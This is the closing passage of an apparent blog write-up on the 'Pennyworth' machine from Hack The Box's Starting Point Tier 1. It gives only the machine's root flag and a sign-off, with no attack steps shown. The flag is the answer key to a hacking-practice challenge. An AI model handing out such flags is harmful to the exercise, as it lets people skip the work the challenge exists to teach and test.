
The root flag of the pennyworth machine is: 9cdfb439c7876e703e307864c9167a15
Hope you enjoyed reading my blog about solving pennyworth machine from HTB — Tier 1 — Starting Point Phase.
See You in another write-up!